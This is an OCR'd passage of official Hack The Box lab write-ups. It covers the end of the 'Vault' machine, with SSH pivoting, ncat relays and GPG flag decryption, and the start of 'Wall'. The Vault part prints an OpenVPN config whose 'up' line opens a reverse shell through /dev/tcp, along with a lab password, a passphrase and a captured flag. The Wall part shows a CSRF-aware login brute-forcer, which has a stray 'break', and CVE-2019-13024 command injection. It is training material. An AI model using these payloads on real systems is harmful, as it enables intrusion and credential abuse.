Server: 192.168.122.4

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SSH Port Forwarding

A netcat scan of 192.168.122.4 reveals that ports 22 and 80 are open.

```
nc -vz 192.168.122.4 1-100
```

SSH is used to forward port 80 on 192.168.122.4 to port 8000 locally.

```
root@kali:~/htb/vault# ssh -L 8000:192.168.122.4:80 dave@10.10.10.109
The authenticity of host '10.10.10.109 (10.10.10.109)' can't be established.
ECDSA key fingerprint is SHA256:w4kateZsSozxs2REnC6QaP2oADamX33bSckexGsinVc.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.109' (ECDSA) to the list of known hosts.
dave@10.10.10.109's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.13.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

222 packages can be updated.
47 updates are security updates.

Last login: Thu Apr  4 09:09:15 2019 from 10.10.10.109
dave@ubuntu:~$
```

DNS (192.168.122.4)


Malicious OpenVPN Configuration File

The webpage contains functionality to edit and test an OpenVPN configuration file.

Wfuzz finds the file "notes".

```
root@kali:~/htb/vault# wfuzz -u http://localhost:8000/FUZZ -w /usr/share/dirb/wordlists/common.txt -

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sit

********************************************************
* Wfuzz 2.3.3 - The Web Fuzzer                         *
********************************************************

Target: http://localhost:8000/FUZZ
Total requests: 4614

=====================================================================
ID   Response   Lines      Word         Chars          Payload
=====================================================================

000001:  C=200      6 L       25 W          195 Ch        ""
002021:  C=200      6 L       25 W          195 Ch        "index.php"
002695:  C=200      1 L        6 W           36 Ch        "notes"

Total time: 202.8078
```

This reveals that the .ovpn file has been chmod 777, and is editable by www-data.




Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

An informative blog post by Jacob Baines details the exploitation of OpenVPN configuration files.

https://medium.com/tenable-techblog/reverse-shell-from-an-openvpn-configuration-file-73fd8b1d38da

Using this as reference, the payload below is created, and after clicking "Test VPN", and reverse shell is received as root@DNS, and the user flag on Dave's desktop can be captured.

```
remote 192.168.122.1
ifconfig 10.200.0.2 10.200.0.1
dev tun
script-security 2
nobind
up "/bin/bash -c '/bin/bash -i > /dev/tcp/192.168.122.1/1337 0<&1 2>&1&'"
```



SSH credentials to access 192.168.122.4 are found in Dave's home directory. Dave is able to run any command as root using sudo.

dave:dav3gerous567

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Vault (192.168.5.2)

The file /var/log/auth.log is examined, and interesting nmap and ncat commands targeting 192.168.5.2 are visible.

```
PWD=/home/dave ; USER=root ; COMMAND=/usr/bin/nmap 192.168.5.2 -Pn --source-port=4444 -f
 session opened for user root by dave(uid=0)
 session closed for user root
sion): session opened for user root by (uid=0)
sion): session closed for user root
PWD=/home/dave ; USER=root ; COMMAND=/usr/bin/ncat -l 1234 --sh-exec ncat 192.168.5.2 987 -p 53
 session opened for user root by dave(uid=0)
PWD=/home/dave ; USER=root ; COMMAND=/usr/bin/ncat -l 3333 --sh-exec ncat 192.168.5.2 987 -p 53
```

Nmap reveals the closed ports 53 and 4444. Specifying either port 53 or 4444 as the source port reveals that port 987 is open.

```
root@DNS:~# nmap -Pn -sS --top-ports=500 192.168.5.2

Starting Nmap 7.01 ( https://nmap.org ) at 2019-04-06 13:54 BST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --
Nmap scan report for Vault (192.168.5.2)
Host is up (0.0016s latency).
Not shown: 498 filtered ports
PORT     STATE  SERVICE
53/tcp   closed domain
4444/tcp closed krb524

Nmap done: 1 IP address (1 host up) scanned in 9.08 seconds
root@DNS:~# nmap -Pn -sS --top-ports=500 192.168.5.2 --source-port=53 -f

Starting Nmap 7.01 ( https://nmap.org ) at 2019-04-06 13:57 BST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --
Nmap scan report for Vault (192.168.5.2)
Host is up (0.0017s latency).
Not shown: 499 closed ports
PORT    STATE SERVICE
987/tcp open  unknown
```

ncat (with source port set to 53) reveals that SSH is listening on port 987.

```
root@DNS:~# ncat 192.168.5.2 987 -p 53
SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.4
```

A ncat listener is stood up, to connect to 192.168.5.2 on port 987.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
ncat -l 4444 --sh-exec "ncat 192.168.5.2 987 -p 53" &
```

```
root@DNS:~# ncat -l 4444 --sh-exec "ncat 192.168.5.2 987 -p 53" &
[1] 24485
root@DNS:~# netstat -auntp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      943/sshd
tcp        0      0 0.0.0.0:4444            0.0.0.0:*               LISTEN      24485/ncat
tcp        0      0 192.168.122.4:22        192.168.122.1:39788     ESTABLISHED 24312/sshd: dave [p
tcp6       0      0 :::80                   :::*                    LISTEN      1086/apache2
tcp6       0      0 :::22                   :::*                    LISTEN      943/sshd
tcp6       0      0 :::4444                 :::*                    LISTEN      24485/ncat
```

It is now possible to ssh to Vault as Dave using the password dav3gerous567, specifying port 4444.

```
root@DNS:~# ssh dave@localhost -p 4444
The authenticity of host '[localhost]:4444 ([::1]:4444)' can't be established.
ECDSA key fingerprint is SHA256:Wo70Zou+Hq5m/+G2vuKwUnJQ4Rwbzlqhq2e1JBdjEsg.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:4444' (ECDSA) to the list of known hosts.
dave@localhost's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-116-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

96 packages can be updated.
49 updates are security updates.


Last login: Mon Sep  3 16:48:00 2018
dave@vault:~$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

PGP Encrypted Root Flag

Enumeration of Dave's home directory reveals a PGP encrypted root flag. GPG can be used to decrypt this, and it is installed on all hosts. However, there are no keys on Vault or DNS. The ID of the key used to encrypt the file is "D1EB1F03".

```
dave@vault:~$ ls -al
total 40
drwxr-xr-x 5 dave dave 4096 Sep  3  2018 .
drwxr-xr-x 4 root root 4096 Jul 17  2018 ..
-rw------- 1 dave dave   11 Sep  3  2018 .bash_history
-rw-r--r-- 1 dave dave  220 Jul 17  2018 .bash_logout
-rw-r--r-- 1 dave dave 3771 Jul 17  2018 .bashrc
drwx------ 2 dave dave 4096 Jul 17  2018 .cache
drwxrwxr-x 2 dave dave 4096 Sep  2  2018 .nano
-rw-r--r-- 1 dave dave  655 Jul 17  2018 .profile
-rw-rw-r-- 1 dave dave  629 Sep  3  2018 root.txt.gpg
drwx------ 2 dave dave 4096 Jul 17  2018 .ssh
dave@vault:~$
dave@vault:~$ file root.txt.gpg
root.txt.gpg: PGP RSA encrypted session key - keyid: 10C678C7 31FEBD1 RSA (Encrypt or Sign) 4096b
dave@vault:~$
dave@vault:~$ gpg
gpg: directory `/home/dave/.gnupg' created
gpg: new configuration file `/home/dave/.gnupg/gpg.conf' created
gpg: WARNING: options in `/home/dave/.gnupg/gpg.conf' are not yet active during this run
gpg: keyring `/home/dave/.gnupg/secring.gpg' created
gpg: keyring `/home/dave/.gnupg/pubring.gpg' created
gpg: Go ahead and type your message ...
^C
gpg: Interrupt caught ... exiting

dave@vault:~$ gpg -d root.txt.gpg
gpg: encrypted with RSA key, ID D1EB1F03
gpg: decryption failed: secret key not available
```

This key is available on the host "Ubuntu".

```
 --detach-sign [file]       make a detached signature
 --list-keys [names]        show keys
 --fingerprint [names]      show fingerprints

Please report bugs to <gnupg-bugs@gnu.org>.
dave@ubuntu:~$ gpg --list-keys
/home/dave/.gnupg/pubring.gpg
------------------------------
pub   4096R/0FDFBFE4 2018-07-24
uid                  david <dave@david.com>
sub   4096R/D1EB1F03 2018-07-24
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

A further ncat listener is established in order to transfer to the file from Vault to DNS using SCP.

```
dave@DNS:~$ ncat -l 7777 --sh-exec "ncat 192.168.5.2 987 -p 4444" &
[2] 2891
dave@DNS:~$ scp -P 7777 dave@192.168.122.4:/home/dave/root.txt.gpg .
The authenticity of host '[192.168.122.4]:7777 ([192.168.122.4]:7777)' can't be established.
ECDSA key fingerprint is SHA256:Wo70Zou+Hq5m/+G2vuKwUnJQ4Rwbzlqhq2e1JBdjEsg.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[192.168.122.4]:7777' (ECDSA) to the list of known hosts.
dave@192.168.122.4's password:
root.txt.gpg
```

This is then transferred to Ubuntu.

```
scp dave@192.168.122.4:/home/dave/root.txt.gpg .
```

The file is successfully decrypted using the passphrase "itscominghome" and the root flag is captured.

```
dave@ubuntu:~$ gpg -d root.txt.gpg

You need a passphrase to unlock the secret key for
user: "david <dave@david.com>"
4096-bit RSA key, ID D1EB1F03, created 2018-07-24 (main key ID 0FDFBFE4)

gpg: encrypted with 4096-bit RSA key, ID D1EB1F03, created 2018-07-24
      "david <dave@david.com>"
ca468370b91d1f5906e31093d9bfe819
```

Hack The Box
PEN-TESTING LABS

Wall

05th December 2019 / Document No D19.100.56

Prepared By: MinatoTW

Machine Author: askar

Difficulty: Medium

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Wall is a medium difficulty Linux machine running a vulnerable version of Centreon network monitoring software, which can be accessed through HTTP Verb Tampering. The login page can be brute-forced to gain Admin access, which is exploited to gain RCE. A compiled python file is decompiled to extract user credentials This provides access to an SUID, resulting in a root shell.

Skills Required

- Enumeration
- Scripting

Skills Learned

- HTTP Verb tampering
- WAF bypass
- Decompiling python code

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

Nmap


```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.157 | grep ^[0-9] | cut -d '/' -f 1
| tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.10.157
```

```
nmap -sC -sV -p$ports 10.10.10.157
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-05 04:49 PST
Nmap scan report for 10.10.10.157
Host is up (0.32s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
| ssh-hostkey:
|   2048 2e:93:41:04:23:ed:30:50:8d:0d:58:23:de:7f:2c:15 (RSA)
|   256 4f:d5:d3:29:40:52:9e:62:58:36:11:06:72:85:1b:df (ECDSA)
|_  256 21:64:d0:c0:ff:1a:b4:29:0b:49:e1:11:81:b6:73:66 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

SSH and Apache are found to be running on their usual ports.

Apache

Browsing to port 80, we come across the default Apache page.




Gobuster

Running gobuster with a few threads and PHP extension.

```
gobuster dir -u http://10.10.10.157/ -w directory-list-2.3-medium.txt -t 50 -x php

/aa.php (Status: 200)
/monitoring (Status: 401)
/panel.php (Status: 200)
```


The pages aa.php and panel.php don't seem to be significant. However, the /monitoring folder requests authentication.




Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Verb Tampering

It is possible to misconfigure Apache, such that authentication is only requested for a particular method, leading to a basic authentication bypass. Start Burp and intercept the request to /monitoring, then hit Ctrl+R to send it to Repeater. Change the request method to POST and send the request.




The page didn't return a "401 Unauthorized" error and is redirecting us to the Centreon login page at /centreon, which means the bypass was successful.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Centreon is a network monitoring software, which by default has the credentials **admin / centreon** as referenced here. However, trying those credentials results in authentication failure.



Looking at the request, we find that it uses a CSRF token, which means that we can't bruteforce it directly. The CSRF token can be found in a hidden field in the HTML source.

```
            </span>
        </div>
    </div>
<input name="centreon_token" type="hidden" value="295ec08551e1f882e272b947c1441490" />

</form>
```

We can write a simple python script to automatically grab this token and authenticate. We can start with the top-passwords-shortlist from seclists before attempting larger wordlists.

```
#!/usr/bin/python3
import requests
from bs4 import BeautifulSoup
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


```
url = 'http://10.10.10.157/centreon/index.php'
s = requests.session()

def sendRequests(username, password):

  page = s.get(url)
  soup = BeautifulSoup(page.content, 'html.parser')
  token = soup.find('input', attrs = { 'name' : 'centreon_token' })['value']

  data = { 'useralias' : username, 'password' : password, 'submitLogin' :
'Connect', 'centreon_token' : token }

  response = s.post(url, data = data)

  if 'incorrect' not in response.text:
       print("Credentials found {}:{}".format(username, password))
       break

with open('top-passwords-shortlist.txt') as wordlist:
  for word in wordlist:
       password = word.rstrip()
       print("[*] Trying {}".format(password))
       sendRequests('admin',password)
```

The script uses BeautifulSoup to parse the page and extract the CSRF token, and then sends login requests with passwords from the wordlist.

```
python3 centreon.py
<SNIP>
[*] Trying ninja
[*] Trying mustang
[*] Trying password1
Credentials found admin:password1
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


The password for admin is revealed to be “password1”. Logging in and browsing to the “About” page we find the version to be 19.04.




Foothold

CVE 2019-13024

The technical details about the vulnerability can be found here. An attacker can inject OS level commands due to a lack of sanitization in the “nagios_bin” input parameter while configuring pollers. Click on the settings on the left side and go to Pollers > Pollers. An existing poller named “Central” should be seen.



Click on the name to view the configuration settings, and then change the “Monitoring Engine Binary” to “**id;**”.




Next, click on “Save” at the bottom to save the configuration.

According to the blogpost, sending a POST request to

```
/centreon/include/configuration/configGenerate/xml/generateFiles.php
```

with the parameters poller, debug and generate should execute the binary. Let’s try that.




As expected, the “id” command executed successfully and the output was returned. Let’s try executing a bash reverse shell encoded as base64 to avoid bad characters.

```
